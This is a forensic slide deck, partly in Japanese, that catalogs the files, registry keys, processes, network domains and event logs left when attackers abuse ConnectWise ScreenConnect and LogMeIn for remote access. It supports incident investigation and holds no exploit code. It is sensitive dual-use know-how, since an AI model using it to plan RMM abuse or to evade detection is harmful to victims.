
### Others

## Process

%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥ScreenConnect.ClientService.exe  
%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥ScreenConnect.WindowsClient.exe

## Network



\*.screenconnect.com: 443



# ConnectWise : Artifacts

## Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop



# ConnectWise : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)

イベントプロパティ - イベント 0, ScreenConnect

全般 詳細

Cloud Account Administrator Connected

Version: 22.9.10589.8370  
Executable Path: C:\Program Files (x86)\ScreenConnect Client (e5461c740c)\ScreenConnect.ClientService.exe

ログの名前(M):	Application	
ソース(S):	ScreenConnect	ログの日付(D):
イベント ID(E):	0	タスクのカテゴリ(Y):

イベントプロパティ - イベント 0, ScreenConnect

全般 詳細

Cloud Account Administrator Disconnected


Version: 22.9.10589.8370  
Executable Path: C:\Program Files (x86)\ScreenConnect Client (e5461c740c)\ScreenConnect.ClientService.exe

ログの名前(M):	Application	
ソース(S):	ScreenConnect	ログの日付(D):
イベント ID(E):	0	タスクのカテゴリ(Y):

# ConnectWise : Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)



# ConnectWise : Artifacts

Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

Useful Artifacts

Files


Registry

Process/NW

Others

EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)





The event logs are recorded each times files are sent from attacker to victim.  
The reverse transmission is not recorded.



# ConnectWise : Artifacts

## Feature: Run Command

Run specific commands on victim machine



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Useful Artifacts

Files

Registry



Process/NW

Others

## EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)

Security.evtx (Event ID: 4688)



# ConnectWise : Artifacts

## Feature: Information Gathering

Gather information from the managed computer

- Process, service, software, and event logs can be manipulated

The screenshot displays the ConnectWise Information Gathering interface. On the left, a sidebar contains icons for different system components. A red box highlights the 'Processes' icon, which is also labeled with a red circle containing the number 1. The main area shows four panels, each with a red circle containing a number indicating a specific feature:

- 1 Processes**: A table listing running processes with columns for ID, Process Name, and Kill button. The table shows three processes: Memory Compression (ID 1908), explorer (ID 8012), and ScreenConnect.WindowsClient (ID 1856).
- 2 Software**: A table listing installed software with columns for Name, Vendor, and Uninstall button. The table shows three items: 7-Zip 21.07 (x64) (Vendor: Igor), Microsoft Update Health Tools (Vendor: Microsoft), and Microsoft Redistributable (Vendor: Microsoft).
- 3 Event Log**: A table listing event logs with columns for Time Written, Entry Type, Source, Event ID, and Message. The table shows three entries, all from ScreenConnect.
- 4 Services**: A table listing system services with columns for Name, Stop, Start, Restart, and Name. The table shows three services: DcomLaunch, dcsvc, and DeviceAssociationService.

A red box at the bottom right contains a numbered list of actions corresponding to the callouts:

1. List and kill processes
2. List and uninstall application
3. Review a list of event logs
4. List, stop, start, and restart services

# ConnectWise : Artifacts

Feature: Information Gathering

Gather information from the managed computer

Useful Artifacts

Files

Registry

Process/NW

Others


Files

%SystemRoot%\TEMP\ScreenConnect\<Version>\*.ps1 (Temporary file)

EventLog

Windows PowerShell.evtx (Event ID: 600,400,403)

Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104)



Only ConnectWise-related PowerShell execution can be confirmed, but detail is not logged



If script block logging is enabled, specific process will be listed

# ConnectWise : Artifacts

Feature: Information Gathering

Gather information from the managed computer

Useful Artifacts

Files

Registry

Process/NW

Others

EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)

イベントプロパティ - イベント 0, ScreenConnect

全般

詳細

Executed command of length 657

Executed command of length 861

Executed command of length 492

Executed command of length 460

Executed command of length 293

Executed command of length 255

Executed command of length 340

Length

Script

657

List running processes

861

List installed software

492

Get recent events

460

List services

293,295,297...

Kill process (Depends on PID)

255,257,259...

Stop service (Depends on service name)

340

Uninstall software (Application.evtx Event ID 1034, 11724)

# Tools Verification - LogMeIn



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
Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools




# LogMeIn: Artifacts

## Installation

Install LogMeIn agent program on the victim machine

- An agent msi installer will be obtained from attacker's LogMeIn tenant.
  - An agent(victim) machine will be appeared on mgmt. console after installation.
- A credential of victim machine is required to log in and to use LogMeIn features.**



# LogMeIn: Artifacts

## Installation

Install LogMeIn agent program on the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Install Path

%ProgramFiles(x86)%¥LogMeIn¥\*

%LocalAppData%¥LogMeIn¥\*

%ProgramData%¥LogMeIn¥\*

## Log File

%ProgramData%¥LogMeIn¥LogMeIn.log (file name will be changed to “LM\yyyyymmdd.log” after rotation)

```
2022-12-11 00:05:28.179 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x00001980 - LogMeIn AV - Successfully registered LogMeInAVServer
2022-12-11 00:05:28.179 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x00001980 - Main - ===== STARTED =====
1 2022-12-11 00:05:28.179 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x00001980 - Main - LogMeIn installed by user01
2 2022-12-11 00:05:28.189 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x00001980 - Main - Entered main loop.
2022-12-11 00:17:52.557 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - 80 - Logging in as 'user01'.
2022-12-11 00:17:52.604 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - 80 - Logged in successfully.
2022-12-11 00:17:52.604 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - 80 - User is administrator.
2022-12-11 00:17:52.620 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - 80 - Loading user profile...
2022-12-11 00:17:52.682 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - 80 - Loaded user profile.
```

1. Date/Time of agent installation and username
2. Date/Time of log in, IP address of remote terminal(attacker), username used for log in



# LogMeIn: Artifacts

## Installation

Install LogMeIn agent program on the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Services

System.evtx (EventID: 7045)

**HKLM\Software\Microsoft\Windows\CurrentVersion\Services\LMIGuardianSvc**

- ImagePath: "%ProgramFiles(x86)%\LogMeIn\x64\LMIGuardianSvc.exe"

**HKLM\Software\Microsoft\Windows\CurrentVersion\Services\LMInfo**

- ImagePath: "%windir%\system32\drivers\LMInfo.sys"

**HKLM\Software\Microsoft\Windows\CurrentVersion\Services\LMIMaint**

- ImagePath: "%ProgramFiles(x86)%\LogMeIn\x64\RaMaint.exe"

**HKLM\Software\Microsoft\Windows\CurrentVersion\Services\LMIRfsDriver**

- ImagePath: "%windir%\system32\drivers\LMIRfsDriver.sys"

**HKLM\Software\Microsoft\Windows\CurrentVersion\Services\LogMeIn**

- ImagePath: "%ProgramFiles(x86)%\LogMeIn\x64\LogMeIn.exe"

## Autoruns

**HKLM\Software\Microsoft\Windows\CurrentVersion\Run**

- LogMeIn GUI: " %ProgramFiles(x86)%\LogMeIn\x64\LogMeInSystray.exe"

# LogMeIn: Artifacts

## Installation

Install LogMeIn agent program on the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Process

%ProgramFiles(x86)%¥LogMeIn¥x64¥\*.exe

Name	PID	CPU	I/O ...	Private by...	User na...	Description
LogMeIn.exe	13100					LogMeIn
LogMeInSystray.exe	2628	0.0				LogMeIn Control Panel
ramaint.exe	12824					LogMeIn Maintenance Service
LogMeInRC.exe	6072					LogMeIn Remote Control Application

Processes persists on victim

Name	Remote address	Rem...		
LogMeIn.exe (13100)				
LogMeIn.exe (13100)	127.0.0.1	52479	TCP	Establish...
LogMeIn.exe (13100)	158.120.20.111	443	TCP	Establish...
LogMeInSystray.exe (2628)	127.0.0.1	2902	TCP	Establish...

IP/Port that the process access to

Domain Name System (response)	
Answers	
> control.lmi-app22-02.logmein.com: type CNAME, class IN, cname lmi-app22-02.logmein.com	
> lmi-app22-02.logmein.com: type A, class IN, addr 158.120.20.111	
Name: lmi-app22-02.logmein.com	
Type: A (Host Address) (1)	
Class: IN (0x0001)	
Time to live: 2714	
Data length: 4	
Address: 158.120.20.111	

## Network

\*.logmein.com: 443

FW rule for LogMeIn; [Link](#)

Domain	Description
*.logmein.com	Main site
*.logmeinCentral.com	Powers the Central service
*.logmein-enterprise.com	Powers account-specific features (not required on normal accounts)
*.logme.in	Common Login Service allowing login to LogMeIn.com, and join.me
*.hamachi.cc	Powers the Hamachi service
*.internapcdn.net	Powers updates to multiple GoTo products
*.logmein123.com	Site to connect to a technician
*.123Central.com	Site to connect to a Central technician
*.support.me	Site to connect to a Central technician
*.join.me	Conferencing and screen sharing service by GoTo

# LogMeIn: Artifacts

## Installation

Install LogMeIn agent program on the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## EventLog

Application.evtx (Event ID: 102, 105, 1033, 11707)

The image displays two screenshots of the Windows Event Viewer, showing event logs related to LogMeIn and its installation.

**Left Screenshot (Event ID 102, LogMeIn):**

- 1** (Red box): User: %user01 has successfully logged on from IP address :!80. Secure (SSL) Connection: Yes
- 2** (Red box): ログの日付(D): 2022/12/11 0:17:52
- Log details (bottom left):
  - ログの名前(M): Application
  - ソース(S): LogMeIn
  - イベント ID(E): 102
  - レベル(L): 情報
  - ユーザー(U): SYSTEM
  - オペコード(O): イベント ログのヘルプ

**Right Screenshot (Event ID 11707, MsInstaller):**

- Product: LogMeIn Client -- Installation completed successfully.
- 3** (Red box): ログの日付(D): 2022/12/11 0:06:27
- Log details (bottom right):
  - ログの名前(M): Application
  - ソース(S): MsInstaller
  - イベント ID(E): 11707
  - レベル(L): 情報
  - タスクのカテゴリ(Y): なし
  - キーワード(K): クラシック
  - コンピューター(R):



**Summary of Artifacts:**

1. IP address of attacker machine
2. Date/Time of logon
3. Date/Time of Installation

# LogMeIn: Artifacts

## Feature: Remote Control

Control the victim machine as if accessing via Remote Desktop



# LogMeIn: Artifacts

## Feature: Remote Control

Control the victim machine as if accessing via Remote Desktop

### Useful Artifacts

#### Files

#### Registry

#### Process/NW

#### Others

### Log File

%ProgramData%\LogMeIn\LogMeIn.log (file name will be changed to "LM\yyyyymmdd.log" after rotation)

```
1 2022-12-11 00:30:55.332 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 01800 - 0x000026C8 - RC - Init (full) on \\.\DISPLAY1
2022-12-11 00:30:55.488 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 01800 - 0x000026C8 - Remote Control - Enabled entire screen diffpicker
2 2022-12-11 00:32:56.344 - Info - LogMeIn - [redacted] \user01 - 09904 - 0x00001968 - SessionDataReport -
{"userIp":"[redacted].80","hostIp":"[redacted].80","gatewayName":"control.lmi-app22-02.logmein.com","connectionType":"P2P","latencyMax":0,"latencyMin":0,"latencyAverage":0.0,"latencyFrameNumber":0,"numberOfMonitors":0,"numberOfMonitorsInSession":0,"averageFPS":0,"desktopDuplication":false,"HostLoginDuration":20197,"DashboardDuration":20003,"TotalConnectDuration":40200,"OSVersion":"Windows 10 Enterprise x64 Edition","HostVersion":"4.1.14802"}
```

1. Date/Time of remote control set up
2. Date/Time of remote control terminated with connection detail

### Other

HKLM\SOFTWARE\LogMeIn\VS\FeatureHistory\remotecontrol

コンピュータ\HKEY\_LOCAL\_MACHINE\SOFTWARE\LogMeIn\VS\FeatureHistory

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
dragndrop	REG_DWORD	0x00000000 (0)
fileshare	REG_DWORD	0x00000002 (2)
filetransfer	REG_DWORD	0x00000002 (2)
remotecontrol	REG_DWORD	0x00000003 (3)
remoteprinting	REG_DWORD	0x00000000 (0)
remotesound	REG_DWORD	0x00000000 (0)

